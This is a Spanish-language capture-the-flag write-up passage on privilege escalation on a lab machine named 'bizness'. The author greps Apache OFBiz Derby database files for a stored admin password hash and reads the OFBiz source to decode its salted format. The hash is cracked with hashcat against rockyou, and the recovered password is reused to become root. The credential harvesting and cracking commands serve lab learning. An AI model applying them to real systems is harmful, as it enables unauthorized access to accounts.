
ESCALADA DE PRIVILEGIOS

Como hemos accedido a traves de "Apache ofbiz" estaria bien saber donde se almacenan las credenciales para ver si se reutilizan para el usuario root. Vamos a filtrar por la palabra "password":

`grep -rli "password"`

```
ofbiz/runtime/data/derby/ofbiz/seg0/c6010.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c6850.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c5fa1.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c180.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat
ofbiz/runtime/data/derby/ofbiz/seg0/ca1.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c6021.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c60.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c5f90.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c191.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c90.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c71.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c1930.dat
ofbiz/runtime/data/derby/ofbiz/seg0/c1c70.dat
ofbiz/runtime/data/derby/ofbiz/log/log36.dat
ofbiz/runtime/data/derby/ofbiz/log/log37.dat
ofbiz/runtime/data/derby/ofbizolap/seg0/c180.dat
ofbiz/runtime/data/derby/ofbizolap/seg0/ca1.dat
ofbiz/runtime/data/derby/ofbizolap/seg0/c191.dat
ofbiz/runtime/data/derby/ofbizolap/seg0/c90.dat
ofbiz/runtime/data/derby/ofbiztenant/seg0/c180.dat
ofbiz/runtime/data/derby/ofbiztenant/seg0/ca1.dat
ofbiz/runtime/data/derby/ofbiztenant/seg0/c191.dat
ofbiz/runtime/data/derby/ofbiztenant/seg0/c90.dat
```

Encontramos binarios que no son legibles que contienen la palabra password. Vamos a buscar en el repositorio de ofbiz mas informacion sobre el hash



Encontramos un recurso que nos muestra como se almacenan las credenciales y con que tipo de hash estamos tratando. Nos tenemos que fijar en la funcion "CryptedBytes"

```java
public static String cryptBytes(String hashType, String salt, byte[] bytes) {
    if (hashType == null) {
        hashType = "SHA";
    }
    if (salt == null) {
        salt = RandomStringUtils.random(new SecureRandom().nextInt(15) + 1, CRYPT_CHAR_SET);
    }
    StringBuilder sb = new StringBuilder();
    sb.append("$").append(hashType).append("$").append(salt).append("$");
    sb.append(getCryptedBytes(hashType, salt, bytes));
    return sb.toString();
}
```

En esta funcion es donde se construye el hash. Podemos crear una regex para buscar en /opt (Es donde se encuentra el proyecto) para encontrar un hash que este construido de la manera que nos muestra:

- Un dolar + el tipo de hash (SHA) + un dolar + el salt + otro dolar

Como no sabemos que caracteres tienen el tipo de hash ni el salt lo podemos representa con `w+` en una regex. Esto significa que busca 1 o mas caracteres entre los "$".

Vamos a aplicar esta regex en el directorio donde se almacenaban los archivos ".dat" que contenian la palabra "password":

```
grep -E '\$\w+\$\w+\$' *
```

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ grep -E '\$\w+\$\w+\$' *
grep: c54d0.dat: binary file matches
grep: c6650.dat: binary file matches
```

Vemos que hay 3 archivos en los que se esta aplicando esa regex, como son binarios, para ver el contenido tenemos que añadirle el parametro `--text`:

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ grep -E '\$\w+\$\w+\$' * --text
c54d0.dat:              <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I"
astUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
c6650.dat:;◆fPUUUNNNNUUU◆UUUsystemYN
                                ◆
                                 '"◆"
                                    ◆
                                     ' :◆
                                        ◆
                                         &6)]◆◆
                                            ◆
                                                &6system
                                                        anonymousN
                                                                  ◆
                                                                   &6,◆P◆
                                                                      ◆
                                                                       &6◆
                                                                         ◆
                                                                          &6,◆P◆
                                                                             ◆
                                                                              &6◆       admin$"$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2IYNN
                                                                                                                                    ◆
                                                                                                                                    ,66d
                                                                                                                                      ◆
                                                                                                                                      ,6
                                                                                                                                       ◆@
                                                                                                                                        ◆
                                                                                                                                        (&Sf◆
                                                                                                                                          ◆
```

```
"$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" e
```


Encontramos un hash:

- El salt es una "d"
- El conjunto de bytes son: uP0_QaVBpDWFeo8-dRzDqRwXQ2I


Si nos fijamos en la siguiente funcion del repositorio de github vemos que el conjunto de bytes se convierten a base64:

```java
private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
    try {
        MessageDigest messagedigest = MessageDigest.getInstance(hashType);
        messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
        messagedigest.update(bytes);
        return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
    } catch (NoSuchAlgorithmException e) {
        throw new GeneralRuntimeException("Error while comparing password", e);
    }
}
```

Es raro que aparezcan los caracteres `_` y `-` en base64. Lo que podemos hacer es copiarnos el tipo de encodeamiento (encodeBase64URLSafeString) y buscar en la documentacion de apache:



Dentro buscamos el encoder que estamos utilizando y encontramos lo siguiente:



encodeBase64URLSafeString

```
public static String  encodeBase64URLSafeString(byte[] binaryData)
```

Encodes binary data using a URL-safe variation of the base64 algorithm but does not chunk the output. The url-safe variation emits - and _ instead of + and / characters.

Parameters:
`binaryData` - binary data to encode


Returns:
String containing Base64 characters

Since:
1.4

Nos dice que esta variacion emite `-` y `_` en vez de `+` y `/`. Lo sustituimos y quedaria asi:

- El salt es una "d"
- El conjunto de bytes son: uP0/QaVBpDWFeo8+dRzDqRwXQ2I

Como lo vamos a crackear con hashcat vamos a ver ejemplos para saber con que tipo de hash crackearlos. Podemos ver ejepmos con `hashcat --example-hashes` y añadimos un `less` para filtrar por "SHA". Tenemos que encontrar un hash que incluya el salt:




```
Hash mode #110
  Name................: sha1($pass.$salt)
  Category............: Raw Hash salted and/or iterated
  Slow.Hash...........: No
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Generic
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: 848952984db93bdd2d0151d4ecca6ea44fcf49e3:30007548152
  Example.Pass........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX
```

Aqui tenemos un posible hash que contiene el hash en hexadecimal y el salt tras los ":". Este tambien es posible:

```
Hash mode #120
  Name................: sha1($salt.$pass)
  Category............: Raw Hash salted and/or iterated
  Slow.Hash...........: No
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Generic
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: a428863972744b16afef28e0087fc094b44bb7b1:465727565
  Example.Pass........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX
```

Puede ser el modo de hash "110" o "120". Nos faltaria decodear nuestro hash de base 64 y convertirlo a hexadecimal:



Faltaria añadir el salt que es "d". Quedaria asi:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash.txt
b8fd3f41a541a435857a8f3e751cc3a91c174362:d
```

Vamos a intentar crackearlo con hashcat con el modo "110":

```
hashcat -a 0 -m 110 hash.txt /usr/share/wordlists/rockyou.txt
```

```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 110 (sha1($pass.$salt))
Hash.Target......: b8fd3f41a541a435857a8f3e751cc3a91c174362:d
Time.Started.....: Sat Nov 23 09:37:45 2024 (3 secs)
Time.Estimated...: Sat Nov 23 09:37:48 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4064.0 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[2121216a696d212121] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 49%

Started: Sat Nov 23 09:37:21 2024
Stopped: Sat Nov 23 09:37:49 2024
```

No ha encontrado nada, vamos a intentarlo con el 120:

```
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 120 (sha1($salt.$pass))
Hash.Target......: b8fd3f41a541a435857a8f3e751cc3a91c174362:d
Time.Started.....: Sat Nov 23 09:39:47 2024 (1 sec)
Time.Estimated...: Sat Nov 23 09:39:48 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  4104.0 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1479168/14344385 (10.31%)
Rejected.........: 0/1479168 (0.00%)
Restore.Point....: 1478400/14344385 (10.31%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: monkeycrew → moni666
Hardware.Mon.#1..: Util: 34%

Started: Sat Nov 23 09:39:35 2024
Stopped: Sat Nov 23 09:39:49 2024
```

Hemos conseguido crackear la contraseña, vamos a ver si es la contraseña del usuario root:

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ su root
Password:
root@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0# whoami
root
```